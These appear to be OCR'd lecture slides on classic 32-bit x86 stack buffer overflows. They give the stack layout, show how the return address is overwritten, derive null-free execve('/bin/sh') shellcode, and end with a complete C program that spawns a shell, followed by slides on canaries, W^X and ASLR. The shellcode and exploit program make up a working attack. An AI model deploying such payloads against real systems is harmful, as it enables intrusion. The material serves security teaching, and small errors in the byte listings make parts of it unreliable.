
Therefore buffer2[10] = buffer1[0]

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%esp) 965	


MODIFYING THE RETURN ADDRESS

buffer2[19] =
&arbitrary memory location



MODIFYING THE RETURN ADDRESS


buffer2[19] =
&arbitrary memory location



BIG PICTURE OF THE EXPLOIT


Fill the stack as follows.

(where BA is buffer address)



FIND LOCATION OF RETURN ADDRESS

- **Fill the stack with random values and run the program.**
- **Check the address in fault.**
- **Find the offset from values.**



PAYLOAD

- **Lets say the attacker wants to spawn a shell**
- **ie. do as follows:**

```
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

STEP 1 : GET MACHINE CODES

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh          \";"
        ".section .text;"
    );
}
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80”
- If there are 00s replace it with other instructions

STEP 2: FIND BUFFER OVERFLOW

```
char large_string[128];
```

```
char buffer[48];
```

← Defined on stack

o
o
o
o
o

```
strcpy(buffer, large_string);
```

STEP 3 : PUT MACHINE CODE IN LARGE STRING

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];
```

```
 3:   eb 18              jmp    1d <main+0x1d>
 5:   5e                 pop    %esi
 6:   31 c0              xor    %eax,%eax
 8:   89 76 08           mov    %esi,0x8(%esi)
 b:   88 46 07           mov    %al,0x7(%esi)
 e:   89 46 0c           mov    %eax,0xc(%esi)
11:   b0 0b              mov    $0xb,%al
13:   89 f3              mov    %esi,%ebx
15:   8d 4e 08           lea    0x8(%esi),%ecx
18:   8d 56 0c           lea    0xc(%esi),%edx
1b:   cd 80              int    $0x80
1d:   e8 e3 ff ff ff     call   5 <main+0x5>
22:   5d                 pop    %ebp
```

large_string


STEP 3 (contd) : FILL UP LARGE STRING WITH BA

```
char large_string[128];
```

```
char buffer[48];
```

← Address of buffer is BA

large_string





FINAL STATE OF STACK

- Copy large string into buffer.

```
strcpy(buffer, large_string);
```

- When strcpy returns the exploit code would be executed.





PUTTING IT ALL TOGETHER


```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc overflow1.c
bash$ ./a.out
$sh

AN ALTERNATE


Fill the stack as follows.

(where BA is buffer address)



ACCURACY

- **Increase accuracy by NOP Sledge.**



DEFENSES

- Eliminate program flaws that could lead to subverting of execution.
  - Safer programming languages, Safer libraries, hardware enhancements, static analysis .
- If can't eliminate, make it more difficult for malware to subvert execution.
  - W^X , ASLR, canaries.
- If payload still manages to execute, try to detect its execution at runtime.
  - payload run-time detection techniques using learning techniques, ANN and payload signatures.
- If can't detect at runtime, try to restrict what the malware can do.
  - Sandbox system
    - so that payload affects only part of the system, access control, virtualization, trustzone, SGX.
  - Track information flow
    - DIFT, ensure payload does not steal sensitive information.

PREVENTING BUFFER OVERFLOWS WITH CANARIES AND W^X

CANARIES

- **Known (pseudo random) values placed on stack to monitor buffer overflows.**
- **A change in the value of the canary indicates a buffer overflow.**
- **Will cause a 'stack smashing' to be detected.**

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
```

Insert a canary here

check if the canary value has got modified

Stack (top to bottom):	
	stored data
	3
	2
	1
	ret addr
